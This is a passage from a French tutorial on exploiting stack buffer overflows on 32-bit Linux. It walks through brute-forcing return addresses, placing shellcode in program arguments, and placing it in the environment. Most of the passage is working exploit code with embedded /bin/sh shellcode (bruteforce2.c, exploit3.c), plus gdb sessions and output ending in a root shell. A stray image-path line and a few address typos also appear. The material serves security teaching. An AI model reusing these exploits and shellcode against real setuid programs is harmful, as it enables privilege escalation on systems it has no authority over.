Nous pouvons constater ici certaines choses étranges et innexpliquables. Voyons tout d'abord la théorie. Notre buffer demande 49 octets de mémoire. 49 n'étant pas multiple de 4, le buffer aura donc 52 octets de mémoire réelle. Etant donné que nous savons que le buffer va être suivi de %ebp saved et %eip saved, nous pouvons penser qu'il faudra 52+4+4 = 60 octets pour overwriter complètement %eip. Malheureusement en pratique c'est une autre affaire et une affaire denuée de logique. Lorsque nous testons avec 49, 50 et 51 caractères, le programme fonctionne correctement et vérifie notre theorie. Malheureusement dès que nous testons avec 52 caractères, le programme segfault. C'est alors que %ebp et %eip sont directement overwrités. Cela n'est pas logique mais ne nous empêchera pas d'exploiter cette vulnérabilité. Déterminons maintenant l'adresse du buffer. Relancons gdb.

```
$> gdb -q vuln2
(gdb) disass cp
Dump of assembler code for function cp:
0x80483f0 <cp>:          push %ebp
0x80483f1 <cp+1>:        mov %esp,%ebp
0x80483f3 <cp+3>:        sub $0x48,%esp
0x80483f6 <cp+6>:        add $0xfffffff8,%esp
0x80483f9 <cp+9>:        mov 0x8(%ebp),%eax
0x80483fc <cp+12>:       push %eax
0x80483fd <cp+13>:       lea 0xffffffcc(%ebp),%eax
0x8048400 <cp+16>:       push %eax
0x8048401 <cp+17>:       call 0x8048300 <strcpy>
0x8048406 <cp+22>:       add $0x10,%esp
```

```
0x8048409 <cp+25>:       leave
0x804840a <cp+26>:       ret
End of assembler dump.
(gdb) b *0x8048401
Breakpoint 1 at 0x8048401: file vuln2.c, line 5.
(gdb) run `perl -e "print('A'x52)"`
Starting program: /root/Security/Stack_Overflow/BO/vuln2_paper/vuln2 `perl -e "p rint('A'x52)"`

Breakpoint 1, 0x08048401 in cp (string=0xbffffbbc 'A' <repeats 52 times>)
     at vuln2.c:5
5          strcpy(buffer, string);
(gdb) print &buffer
$1 = (char (*)[49]) 0xbffff9d8
(gdb)
```

En conclusion nous savons que %eip est overwrité si nous placons 52 caractères en argument. De plus nous savons que dans les conditions d'éxécution simple, l'adresse du buffer est: 0xbffff9d8.
Passons desormais à la partie Exploitation.

2 - Exploitation via Bruteforce.

Voyons directement le code du bruteforce :

```
 ---------- bruteforce2.c ----------
/* gcc -o bruteforce2 bruteforce2.c */
#include <stdlib.h>
#define BUFFER_LEN 49
#define OVERFLOW 3
int main()
{
char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
                   "\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
                   "\x0c\xb0\x0b\xcd\x80\x31\xdb\x89\xd8\x40"
                   "\xcd\x80\xe8\xdc\xff\xff\xff"
                   "/bin/sh";
char newret[] = "\x00\xf9\xff\xbf";    // adresse trouvée: 0xbffff9d8
char limit[] = "\xff\xff\xff\xbf";
char buffer[512];
int i;
int j;
int loop;
int pid;
int error;

printf("\n\n=== NostroBO Buffer Overflow ===\n\n");

for (loop = 0; strcmp(limit, newret) > 0; loop++)
  {
     error = 0;

     newret[0] += 1;
     if (newret[0] == '\x00')
       {
          newret[1] += 1;
          newret[0] = '\x00';
          continue;
       }

     printf("\n%d #@! Testing NewRet Address: %s !@# %d\n", loop, newret, loop);

     printf("-> Creating Buffer.\n");

     for (i = 0; i < ((BUFFER_LEN+OVERFLOW)-(strlen(newret)+strlen(shellcode))); i++)
          buffer[i] = '\x90';

     printf("hop: %d\n", i);

     for (j = 0; shellcode[j]; j++, i++)
          buffer[i] = shellcode[j];

     printf("-> Shellcode injected.\n");

     printf("hop: %d\n", i);

     for (j = 0; newret[j]; j++, i++)
          buffer[i] = newret[j];

     printf("-> Buffer Address injected.\n");

     printf("hop: %d\n", i);

     pid = fork();
     if (pid == -1)
       {
          printf("#@! Fork() Error.\n");
          exit(0);
```

```
      }
    else if (pid == 0)
      {
         execl("/root/RedKod/Stack_Overflow/BO/vuln2/vuln2", "vuln2", buffer, NULL);
         exit(0);
      }
    else
         waitpid(pid, &error, 0);

    if (error == 0)
      {
         printf("-> Exploit executed successfuly.\n");
         printf("-> RedKod Rulez.\n");
         return (0);
      }
  }
}
---------- bruteforce2.c ----------
```

$> gcc -o bruteforce2 bruteforce2.c
$> ./bruteforce2
=== NostroBO Buffer Overflow ===

0 #@! Testing NewRet Address: üÿ¿ !@# 0
-> Creating Buffer.
hop: 55
-> Shellcode injected.
hop: 100
-> Buffer Address injected.
hop: 108
-> Trying Exploit.

1 #@! Testing NewRet Address: üÿ¿ !@# 1
-> Creating Buffer.
hop: 55
-> Shellcode injected.
hop: 100
-> Buffer Address injected.
hop: 108
-> Trying Exploit.


[...]
48 #@! Testing NewRet Address: üÿ¿ !@# 48
-> Creating Buffer.
hop: 55
-> Shellcode injected.
hop: 100
-> Buffer Address injected.
hop: 108
-> Trying Exploit.

sh-2.05a# whoami
root
sh-2.05a# exit
-> Exploit executed successfuly.
-> RedKod Rulez.
$>

Voila, bien que les opérations effectuées au sein de la pile ne nous semble pas trop logique, les informations recoltées suffisent à exploiter la vulnérabilité. Etant donné que pour cette méthode, le buffer est très petit, nous n'avons pas pu inclure beaucoup de NOPs. Tomber sur une adresse exacte à 3 octets près avec une méthode classique demande plus qu'un miracle. Bruteforcer la vulnérabilité est donc adapter à ce genre de problèmes, mais ne nous satisfait toujours pas.

5. Shellcode en argument (vuln3)

Essayons de voir une nouvelle méthode qui va peut être nous permettre de connaitre l'adresse exacte du shellcode. Pour cela, au lieu de placer le shellcode dans le buffer exploité, comme d'habitude, nous allons le placer en argument. Par exemple en deuxieme argument. Le premier argument aura pour objectif d'overwriter %eip et d'y placer l'adresse du deuxieme argument, ou se trouvera le shellcode. De cette facon nous pouvons contourner les petits buffers ne permettant pas de contenir le shellcode. En résumer voila ce que contienderont les arguments :



Un problème peut être rencontré si le programme s'arrête si jamais il y a plus d'arguments que demandé. Si le programme ne désire qu'un seul argument et que le buffer est trop petit pour y placer le shellcode. Dans ce cas, la solution est de placer le shellcode dans le premier argument, à la suite des caractères qui overwriterons %eip. Et bien sûr de remplacer %eip par l'adresse du premier argument plus la longueur du buffer, pour arriver au debut du shellcode. Tout ceci peut paraitre complexe mais ne l'est pas.

```
$> ./exploit3     [ NOPs ][ &argv[1]+? ][ shellcode ]
                            |              ^
                            |______________|
```

1 - Explication de la méthode.

Parmi les deux explications que je viens de vous donner, nous n'allons tester que la première en pratique. C'est à dire, placer le shellcode en deuxième argument. Ne vous inquietez pas il n'y aura que très peu (voir aucune) difference entre les deux méthodes : le calcul de l'adresse etant préparé pour les deux cas. Voyons un petit exemple, et étudions l'adressage des arguments suivants leurs longeurs :

```
---------- vuln3.c ----------
/* gcc -g -o vuln3 vuln3.c */
void vuln(char *str)
{
char buffer[4];

strcpy(buffer, str);
printf("Argument pris en compte.\n");
}

int main(int argc, char **argv)
{
char *addr;

printf("-> %s\n-> %s\n", argv[1], argv[2]);

addr = argv[argc - 1];

printf("===== Tentative de Buffer Overflow via les arguments =====\n");

printf("Adresse du dernier argument: 0x%x\n", addr);

addr += strlen(argv[argc - 1]);

printf("Adresse de fin du dernier argument: 0x%x\n", addr);

printf("Debut du shellcode hypothetique: 0x%x\n", addr-45);

vuln(argv[1]);
}
---------- vuln3.c ----------
```

Vous remarquerez que l'on affiche des informations dans le programme vulnérable. Tout cela pour pouvoir nous guider durant notre première tentative. Contrairement à ce qu'en disent les textes, cette méthode ne fonctionne pas mais nous allons tout de même l'étudier. Lancons donc notre ami préféré.

```
$> gdb -q vuln3
(gdb) break main
Breakpoint 1 at 0x8048492: file vuln5.c, line 13.
(gdb) run
Starting program: /root/RedKod/Stack_Overflow/BO/vuln3/vuln3

Breakpoint 1, main (argc=1, argv=0xbffffaf4) at vuln3.c:13
13          printf("-> %s\n-> %s\n", argv[1], argv[2]);
(gdb) inspect *(argv+0)
$1 = 0xbffffbd6 "/root/RedKod/Stack_Overflow/BO/vuln3/vuln3"
(gdb) inspect *(argv+1)
$2 = 0x0
(gdb) run redkod
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/RedKod/Stack_Overflow/BO/vuln3/vuln3 redkod

Breakpoint 1, main (argc=2, argv=0xbffffad4) at vuln3.c:13
13          printf("-> %s\n-> %s\n", argv[1], argv[2]);
(gdb) inspect *(argv+0)
$3 = 0xbffffbcf "/root/RedKod/Stack_Overflow/BO/vuln3/vuln3"
(gdb) inspect *(argv+1)
$4 = 0xbffffbfa "redkod"
(gdb) inspect *(argv+2)
$5 = 0x0
(gdb) run redkod nostrobo
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/RedKod/Stack_Overflow/BO/vuln3/vuln3 redkod nostrobo
```

```
Breakpoint 1, main (argc=3, argv=0xbffffad4) at vuln3.c:13
13          printf("-> %s\n-> %s\n", argv[1], argv[2]);
(gdb) inspect *(argv+0)
$6 = 0xbffffbc6 "/root/RedKod/Stack_Overflow/BO/vuln3/vuln3"
(gdb) inspect *(argv+1)
$7 = 0xbffffbf1 "redkod"
(gdb) inspect *(argv+2)
$8 = 0xbffffbf8 "nostrobo"
(gdb) inspect *(argv+3)
$9 = 0x0
(gdb)
```

Etudions les 3 cas présents :
- Premier cas : "run"

```
(gdb) inspect *(argv+0)
$1 = 0xbffffbd6 "/root/RedKod/Stack_Overflow/BO/vuln3/vuln3"
(gdb) inspect *(argv+1)
$2 = 0x0
```

Nous pouvons voir qu'il n'y a donc que le chemin de l'éxécutable. Ce chemin est d'ailleurs stocké (dans ce cas) a l'adresse: 0xbffffbd6. Calculons l'adresse du caractère de terminaison (null) de cette chaine.

```
= 0xbffffbd6 + strlen("/root/RedKod/Stack_Overflow/BO/vuln3/vuln3")
= 0xbffffbd6 + 42
= 0xbffffc00
```

- Deuxième cas: "run redkod"

```
(gdb) inspect *(argv+0)
$3 = 0xbffffbcf "/root/RedKod/Stack_Overflow/BO/vuln3/vuln3"
(gdb) inspect *(argv+1)
$4 = 0xbffffbfa "redkod"
(gdb) inspect *(argv+2)
$5 = 0x0
```

Cette fois nous pouvons constater que l'adresse du chemin de l'éxécutable a changée: 0xbffffbcf. Nous pouvons également constater que la difference d'adresse entre argv[1] et argv[0] est de:

```
(argv[1] = "redkod" argv[0] = "/root/RedKod/Stack_Overflow/BO/vuln3/vuln3") == argv[1] - argv[0] ==
= 0xbffffbfa - 0xbffffbcf
= 0x0000002b
= 43
-> strlen("/root/RedKod/Stack_Overflow/BO/vuln3/vuln3" + '\0' = 42 + 1 = 43
```

Les arguments ont donc l'air d'être disposés à la suite en mémoire, séparés par un caractère de terminaison: '\0'. Voyons ensuite à quelle adresse se trouve le caractère de terminaison du dernier argument :

```
= 0xbffffbfa + strlen("redkod")
= 0xbffffbfa + 6
= 0xbffffc00
```

Oulalala, si l'on remonte quelques lignes plus haut, nous pouvons fortement imaginer que le caractère de terminaison du dernier argument est toujours placé à la même adresse : 0xbfffc00 dans notre cas. Pour nous en convaincre, voyons le dernier cas.

- Troisième cas: "run redkod nostrobo"

```
(gdb) inspect *(argv+0)
$6 = 0xbffffbc6 "/root/RedKod/Stack_Overflow/BO/vuln3/vuln3"
(gdb) inspect *(argv+1)
$7 = 0xbffffbf1 "redkod"
(gdb) inspect *(argv+2)
$8 = 0xbffffbf8 "nostrobo"
(gdb) inspect *(argv+3)
$9 = 0x0
```

Pour commencer nous voyons très facilement que les adresses de argv[0] et argv[1] ont encore été modifiées. Soyons clair et calculons une dernière fois les différences entre les adresses des arguments.

```
(argv[1] = "redkod" argv[0] = "/root/RedKod/Stack_Overflow/BO/vuln3/vuln3")
== argv[1] - argv[0] ==
= 0xbffffbf1 - 0xbffffbc6
= 0x0000002b
= 43
= strlen("/root/RedKod/Stack_Overflow/BO/vuln3/vuln3") + '\0'

(argv[2] = "nostrobo" argv[1] = "redkod")
== argv[2] - argv[1] ==
= 0xbffffbf8 - 0xbffffbf1
```

= 0x00000007
= 7
= strlen("redkod") + '\0'

Pour l'instant, tout se confirme. Les arguments se suivent en mémoire, séparés par un caractère de terminaison. Voyons si l'adresse du caractère de terminaison du dernier argument est bien toujours placé à la même adresse :

= 0xbffffbf8 + strlen("nostrobo")
= 0xbffffbf8 + 8
= 0xbffffbc00

Bingo!!! Voici donc les explications finales. Les arguments sont en réalité stockés dans une chaine de caractères. Chaque argument est séparés de sont précédent et de son suivant par un caractère nul. L'autre caractéristique très importante et qui nous intérèsse particulièrement est que l'adresse du caractère de terminaison de la chaine contenant les arguments est toujours placé à la même adresse (dans un environnement donné). Il est donc extrêmement facile de calculer l'adresse d'un argument, donc d'un shellcode qui pourrait y etre placé. L'avantage de cette méthode réside dans la possibilité de connaitre une adresse précise et donc de ne pas utiliser de NOPs.

2 - Calc_Address.c

Voyons un petit programme permettant de calculer l'adresse des arguments, ou d'un shellcode qui y aurait été placé. Tout cela n'est qu'un exemple mettant en scène la facilité avec laquelle on peut calculer l'adresse d'un eventuel shellcode.

```
---------- Calc_Address.c ----------
/* gcc -o Calc_Address Calc_Address.c */
#define STRLEN_SHELLCODE 9

int main(int argc, char **argv)
{
char *addr;

addr = argv[argc - 1];

printf("Adresse du dernier argument: 0x%x\n", addr);

addr += strlen(argv[argc - 1]);

printf("Adresse du caractere de terminaison des arguments: 0x%x\n", addr);

addr -= STRLEN_SHELLCODE;

printf("Adresse final du shellcode: 0x%x\n", addr);

printf("shellcode -> \"%s\"\n", addr);
}
---------- Calc_Address.c ----------
```

Que fait le programme?
C'est très simple, il commence par prendre l'adresse du dernier argument qu'il affiche :

addr = argv[argc - 1];

Ensuite il calcule l'adresse du caractère de terminaison de la chaine qui contient les arguments :

addr += strlen(argv[argc - 1]);

Puis, étant donné qu'il connait la longeur du shellcode (macro STRLEN_SHELLCODE), il va situer le pointeur à cette adresse :

addr -= STRLEN_SHELLCODE;

Pour finir il affiche les données présentes à cette adresse. Voyons un petit peu lorsque l'on joue avec :

$> ./Calc_Address
Adresse du dernier argument: 0xbffffbe8
Adresse du caractere de terminaison des arguments: 0xbffffbf6
Adresse final du shellcode: 0xbffffbed
shellcode -> "c_Address"
$> ./Calc_Address buffer shellcode
Adresse du dernier argument: 0xbffffbed
Adresse du caractere de terminaison des arguments: 0xbffffbf6
Adresse final du shellcode: 0xbffffbed
shellcode -> "shellcode"
$> ./Calc_Address buffer_shellcode
Adresse du dernier argument: 0xbffffbe6
Adresse du caractere de terminaison des arguments: 0xbffffbf6
Adresse final du shellcode: 0xbffffbed
shellcode -> "shellcode"
$>

Que ce passe t il lorsqu'on le teste?
Nous effectuons 3 tests.

Le premier sans arguments. Le programme affiche donc le contenu du chemin de l'éxécutable. Il affiche très logiquement les 9 derniers caractères du chemin de l'éxécutable.

Le second test met en scène deux arguments ("buffer et shellcode"). Tout ce passe comme prévu. L'adresse du caractère de terminaison est calculé, puis il revient de 9 octets en mémoire pour arriver au début du shellcode. Enfin il affiche les données présentes à cet endroit. Et cela est concluant puisqu'il affiche "shellcode".

Pour le troisième test, c'est la même chose sauf qu'il n'y a qu'un seul argument. Cela nous montre la puissance de cette méthode, et la possibilité de cacher le shellcode dans le premier argument, à la suite du buffer qui a pour but d'overwriter %eip.
Entre autre, nous pouvons constater que toute la théorie que nous avons étudier se vérifie ici. En effet l'adresse du caractère de terminaison de la chaine ainsi que l'adresse du shellcode est toujours la même, dans les 3 tests.

3 - Recherche d'informations.

Voyons donc un petit peu ce que nous pouvons obtenir comme informations sur cette vulnérabilité : nombre d'octets nécéssaires pour overwriter %eip. Lancons donc gdb. Je précise que nous reprenons le programme vuln3.c désormais.

```
$> gdb -q vuln3
(gdb) run `perl -e "print('A'x4)"` shellcode
Starting program: /root/RedKod/Stack_Overflow/BO/vuln3/vuln3 `perl -e "print('x4)"` shellcode
-> AAAA -> shellcode
===== Tentative de Buffer Overflow via les arguments =====
Adresse du dernier argument: 0xbffffbf7
Adresse de fin du dernier argument: 0xbffffc00
Debut du shellcode hypothetique: 0xbffffbd3
Argument pris en compte.

Program received signal SIGSEGV, Segmentation fault.
0xbffffa42 in ?? ()
(gdb) run `perl -e "print('A'x8)"` shellcode
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/RedKod/Stack_Overflow/BO/vuln3/vuln3 `perl -e "print('x8)"` shellcode
-> AAAAAAAA -> shellcode
===== Tentative de Buffer Overflow via les arguments =====
Adresse du dernier argument: 0xbffffbf7
Adresse de fin du dernier argument: 0xbffffc00
Debut du shellcode hypothetique: 0xbffffbd3
Argument pris en compte.

Program received signal SIGSEGV, Segmentation fault.
0x08048504 in main (argc=Cannot access memory at address 0x41414149 )
     at vuln3.c:20
20          in vuln3.c
(gdb) info reg ebp eip
ebp 0x41414141 0x41414141
eip 0x8048504 0x8048504
(gdb) run `perl -e "print('A'x11)"` shellcode
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/RedKod/Stack_Overflow/BO/vuln3/vuln3 `perl -e "print('A'x11)"` shellcode
-> AAAAAAAAAAA -> shellcode
===== Tentative de Buffer Overflow via les arguments =====
Adresse du dernier argument: 0xbffffbf7
Adresse de fin du dernier argument: 0xbffffc00
Debut du shellcode hypothetique: 0xbffffbd3
Argument pris en compte.

Program received signal SIGSEGV, Segmentation fault.
0x00414141 in ?? ()
(gdb) info reg ebp eip
ebp 0x41414141 0x41414141
eip 0x414141 0x414141
(gdb) run `perl -e "print('A'x12)"` shellcode
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/RedKod/Stack_Overflow/BO/vuln3/vuln3 `perl -e "print('A'x12)"` shellcode
-> AAAAAAAAAAAA -> shellcode
===== Tentative de Buffer Overflow via les arguments =====
Adresse du dernier argument: 0xbffffbf7
Adresse de fin du dernier argument: 0xbffffc00
Debut du shellcode hypothetique: 0xbffffbd3
Argument pris en compte.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg ebp eip
```

```
ebp 0x41414141 0x41414141
eip 0x41414141 0x41414141
(gdb)
```

Ca fait toujours plaisir de voir que la théorie est respectée. Donc nous savons (puisque nous avons les sources) que le buffer demande 4 octets de mémoire. Il en aura donc bien 4 de réelle. De ce fait, il devrait falloir: 4+4+4 = 12 octets pour overwriter %eip puisque la pile contient :

[buffer (4 octets)][%ebp (4 octets)][%eip (4 octets)]

Par la pratique, nous constatons que 8 octets sont nécessaires pour overwriter %ebp. Le test mettant en scène 11 octets nous montre que %eip est presque totalement overwrité, à 1 octet près. De ce fait avec 12 octets nous overwritons bien totalement %eip.
Nous avons donc toutes les informations nécéssaires étant donné que l'adresse sera calculée au lancement de l'exploit. Nous savons que notre programme vulnérable, connaissant la taille du shellcode que nous allons utiliser, affiche l'adresse :
- du dernier argument
- du caractère de terminaison de la chaine contenant les arguments
- théorique du shellcode

De ce fait nous pouvons déjà constater si l'adresse du shellcode calculée dans l'exploit correspondra bien dans le programme vulnérable. En clair nous allons simplement vérifier que dans les deux cas (exploit, vuln3) l'adresse du caractère de terminaison est la même.

```
---------- exploit0.3.c ----------
/* gcc -o exploit0.3 exploit0.3.c */
#include <stdlib.h>
#define BUFFER_LEN 4
#define OVERFLOW 8

int main(int argc, char **argv)
{
char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
                   "\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
                   "\x0c\xb0\x0b\xcd\x80\x31\xdb\x89\xd8\x40"
                   "\xcd\x80\xe8\xdc\xff\xff\xff"
                   "/bin/sh";
char *cmd[4];
char *addr;

printf("=== NostroBO Buffer Overflow Testing Exploit===\n\n");

addr = argv[argc - 1];

printf("-> Last Argument Address: 0x%x\n", addr);

addr += strlen(argv[argc - 1]);

printf("-> End of Arguments Address: 0x%x\n", addr);

addr -= strlen(shellcode);

printf("-> Shellcode Address: 0x%x\n", addr);

cmd[0] = malloc(strlen("/root/RedKod/Stack_Overflow/BO/vuln3/vuln3") + 1);
strcpy(cmd[0], "/root/RedKod/Stack_Overflow/BO/vuln3/vuln3");

cmd[1] = malloc(7 * sizeof(char));
strcpy(cmd[1], "buffer");

cmd[2] = malloc(10 * sizeof(char));
strcpy(cmd[2], "shellcode");

cmd[3] = 0;

printf("Shellcode Length: %d\n", strlen(shellcode));

execve(cmd[0], cmd, NULL);
}
---------- exploit0.3.c ----------
```

Le but est simplement de calculer l'adresse du dernier argument, du caractère de terminaison puis du shellcode et de l'afficher. Puis d'éxécuter le programme vulnérable pour comparer les adresses. Ce pseudo exploit va donc l'éxécuter simplement sous cette forme :

$> /root/RedKod/Stack_Overflow/vuln3/vuln3 buffer shellcode

Voyons ce que cela donne réellement :

```
$> ./exploit0.3
=== NostroBO Buffer Overflow Testing Exploit===

-> Last Argument Address: 0xbffffbd8
-> End of Arguments Address: 0xbffffbe4
-> Shellcode Address: 0xbffffbb7
Shellcode Length: 45
-> buffer -> shellcode
===== Tentative de Buffer Overflow via les arguments =====
Adresse du dernier argument: 0xbfffffc7
```

Adresse de fin du dernier argument: 0xbfffffd0
Debut du shellcode hypothetique: 0xbfffffa3
Argument pris en compte.
Segmentation fault
$>

Nous pouvons remarquez que à l'intérieur de l'exploit, l'adresse du caractère de terminaison de la chaine des arguments est: 0xbffffbe4 alors que dans le programme vulnérable c'est: 0xbfffffd0. Nous constatons donc qu'elles sont differentes. Si vous aviez bien suivi et bien compris vous auriez déjà deviner qu'il y avait un piège. En effet les deux programmes sont éxécutés dans des environnements différents car l'exploit bénéficie de l'environnement du shell alors que le programme vulnérable hérite d'un environnement nul (execve(cmd[0], cmd, NULL);). Voyons donc ce que cela donnerais avec le même environnement dans les deux cas. Pour informations il est possible de recupérer l'environnement avec :

*extern char **environ;*

Voici le nouveau code avec très peu de modifications:

```
---------- exploit0.3.c ----------
/* gcc -o exploit0.3 exploit0.3.c */
#include <stdlib.h>
#define BUFFER_LEN 4
#define OVERFLOW 8

extern char **environ;

int main(int argc, char **argv)
{
char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
                   "\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
                   "\x0c\xb0\x0b\xcd\x80\x31\xdb\x89\xd8\x40"
                   "\xcd\x80\xe8\xdc\xff\xff\xff"
                   "/bin/sh";
char *cmd[4];
char *addr;

printf("=== NostroBO Buffer Overflow Testing Exploit===\n\n");

addr = argv[argc - 1];

printf("-> Last Argument Address: 0x%x\n", addr);

addr += strlen(argv[argc - 1]);

printf("-> End of Arguments Address: 0x%x\n", addr);

addr -= strlen(shellcode);

printf("-> Shellcode Address: 0x%x\n", addr);

cmd[0] = malloc(strlen("/root/RedKod/Stack_Overflow/BO/vuln3/vuln3") + 1);
strcpy(cmd[0], "/root/RedKod/Stack_Overflow/BO/vuln3/vuln3");

cmd[1] = malloc(7 * sizeof(char));
strcpy(cmd[1], "buffer");

cmd[2] = malloc(10 * sizeof(char));
strcpy(cmd[2], "shellcode");

cmd[3] = 0;

printf("Shellcode Length: %d\n", strlen(shellcode));

execve(cmd[0], cmd, environ);
}
---------- exploit0.3.c ----------
```

Lorsqu'on lance le nouveau pseudo exploit, voila ce qu'il se passe:

$> ./exploit0.3
=== NostroBO Buffer Overflow Testing Exploit===

-> Last Argument Address: 0xbffffbd8
-> End of Arguments Address: 0xbffffbe4
-> Shellcode Address: 0xbffffbb7
Shellcode Length: 45
-> buffer -> shellcode
===== Tentative de Buffer Overflow via les arguments =====
Adresse du dernier argument: 0xbffffbbd
Adresse de fin du dernier argument: 0xbffffbc6
Debut du shellcode hypothetique: 0xbffffb99
Argument pris en compte.
Segmentation fault
$>

Nous constatons malheureusement que les adresses sont encore différentes. Par contre elles sont beaucoup plus proches que la dernière fois. La

méthode est donc moins prométeuse que prevue mais est tout de même interessante via du bruteforce. En calculant nous pouvons constater une difference d'adresse de :

0xbffffb99 - 0xbffffbb7 = -30

Il faut donc modifier l'adresse de -30 octets pour tomber sur la même adresse. Grâce à cette indication, l'exploitation devient possible mais il faut absolument avoir les sources, et cela limite un peu et augmente la difficulté notamment durant la recherche. (Je précise que je n'ai jamais réussi à faire fonctionner un tel exploit du premier coup, avec une adresse exacte contrairement à ce qu'explique les textes sur ce sujet. Il est possible que cela change suivant les architectures, ou tout simplement qu'une erreur se soit glisser dans le raisonnement, mais je ne vois pas où, d'où ma stupéfaction. De ce fait si quelqu'un a des informations sur cette méthode, qui la ferait marcher à coup sûr, merci de me prévenir.)

4 - Exploitation simple.

Voyons donc une exploitation basique sachant que la différence d'adresses dans les deux cas: exploit, programme vulnérable est de 30 octets.

```
---------- exploit3.c ----------
/* gcc -o exploit3 exploit3.c */
#include <stdlib.h>
#define BUFFER_LEN 4
#define OVERFLOW 8

extern char **environ;

int main(int argc, char **argv)
{
char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
                   "\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
                   "\x0c\xb0\x0b\xcd\x80\x31\xdb\x89\xd8\x40"
                   "\xcd\x80\xe8\xdc\xff\xff\xff"
                   "/bin/sh";
unsigned long newret;
char *cmd[4];
unsigned long *ptr;
int i;
int j;
char *addr;

printf("=== NostroBO Buffer Overflow ===\n\n");

printf("-> Creating Buffer.\n");

printf("-> Calculating NewRet Address.\n");

(char *) newret = argv[argc - 1];
newret += strlen(argv[argc - 1]);
newret -= 30;          // décalage obtenu grâce aux informations affichées par le programme vulnérable

printf("-> End of Arguments Address: 0x%x\n", newret);

newret -= strlen(shellcode);

printf("-> Shellcode Address: 0x%x\n", newret);

cmd[0] = malloc(strlen("/root/RedKod/Stack_Overflow/BO/vuln3/vuln3") + 1);
strcpy(cmd[0], "/root/RedKod/Stack_Overflow/BO/vuln3/vuln3");

cmd[1] = malloc(BUFFER_LEN+OVERFLOW+1);
(char *) ptr = cmd[1];

for (i = 0; i <= (BUFFER_LEN+OVERFLOW); i += 4)
     *(ptr++) = newret;

cmd[2] = malloc(strlen(shellcode) + 1);
strcpy(cmd[2], shellcode);

cmd[3] = 0;

printf("-> Exploit executed successfuly.\n");

printf("-> RedKod Rulez.\n");

execve(cmd[0], cmd, environ);
}
---------- exploit3.c ----------
```

Voyons ce qu'il se produit lors de son lancement :

```
$> ./exploit3
=== NostroBO Buffer Overflow ===

-> Creating Buffer.
-> Calculating NewRet Address.
-> End of Arguments Address: 0xbffffbc6
-> Shellcode Address: 0xbffffb99
```

```
-> Exploit executed successfuly.
-> RedKod Rulez.
-> ³ûÿ¿³ûÿ¿³ûÿ¿³ûÿ¿
-> ë^1ÀFF
          óV
             °
               Í€1Û@Í€èÜÿÿÿ/bin/sh
===== Tentative de Buffer Overflow via les arguments =====
Adresse du dernier argument: 0xbffffbbd
Adresse de fin du dernier argument: 0xbffffbc6
Debut du shellcode hypothetique: 0xbffffb99
Argument pris en compte.
sh-2.05a# whoami
root
sh-2.05a# exit
exit
$>
```

Voilà comme convenu, lorsque l'on replace l'adresse calculée du shellcode, nous retombons sur nos pieds ou sur le shellcode, comme vous préférez. Nous pouvons donc facilement imaginer un bruteforceur pour cette méthode mais je vous laisse le faire car peu compliqué et sans intérêt à ce stade de l'article. En conclusion nous connaissons une nouvelle méthode, peut être plus propre que les précédentes mais celle ci ne nous apporte toujours pas satisfaction car l'adresse calculée n'est pas exacte.

6. Shellcode en environnement (vuln4)

Voyons une autre méthode qui est à mon goût la meilleure sans equivoque possible. En effet, cette méthode, moyennant une information précise sur votre noyau, permet de connaitre à coup sûr, l'adresse du shellcode. Le but consiste simplement à placer le shellcode en environnement et de calculer l'adresse de l'environnement pour tomber sur le shellcode. L'avantage de cette méthode par rapport à la précédente réside dans la fait que l'adresse n'est pas modifiée si le programme est lancé à partir d'un autre (execve).

1 - Explication de la méthode.

La méthode reste la même. Nous aurons un buffer chargé d'overwriter %eip. L'adresse de %eip sera donc modifiée, remplacée par l'adresse de l'environnement. Dans cet environnement nous ne trouverons que notre shellcode. Précisons tout de même qu'il est possible de garder son environnement. Il suffit d'ajouter le shellcode à l'environnement courant (putenv()) puis de calculer la longeur de l'environnement final pour calculer son adresse. Il faut tout d'abord savoir qu'il existe deux zones qui composent l'espace virtuel: l'espace User (0x00000000 - 0xbfffffff) et bien entendu l'espace Kernel (0xc0000000 - 0xffffffff). Etant donné qu'il y a une limite à mes connaissances, je dirais qu'il me semble que ces données peuvent changer suivant les distributions Linux. Je n'en suis pas sûr, je préfère donc vous prévenir. En tout cas voilà comment calculer l'adresse de l'environnement avec ces valeurs :

```
#define TARGET "/root/RedKod/Stack_Overflow/BO/vuln4/vuln4"

char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
"\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
"\x0c\xb0\x0b\xcd\x80\x31\xdb\x89\xd8\x40"
"\xcd\x80\xe8\xdc\xff\xff\xff"
"/bin/sh";
char *envp[] = { shellcode, NULL };
```

L'adresse de l'environnement (envp) contenant simplement le shellcode est égale à :

```
#define ARG (0xc0000000 - 4 - sizeof(TARGET) - sizeof(shellcode))
// ou
#define ARG (0xbffffffa - strlen(TARGET) - strlen(shellcode))
```

Voila comment calculer une adresse proprement et qui fonctionnera à tous les coups. Voyons désormais un exemple concret :

```
---------- vuln4.c ----------
/* gcc -g -o vuln4 vuln4.c */
int main(int argc, char **argv)
{
char buffer[4];

if (argc == 2 && strlen(argv[1]) < 20)
  {
     printf("=== Vuln4: Shellcode dans l'environnement ===\n");

     strcpy(buffer, argv[1]);
  }
return (0);
}
---------- vuln4.c ----------
```

2 - Recherche d'informations.

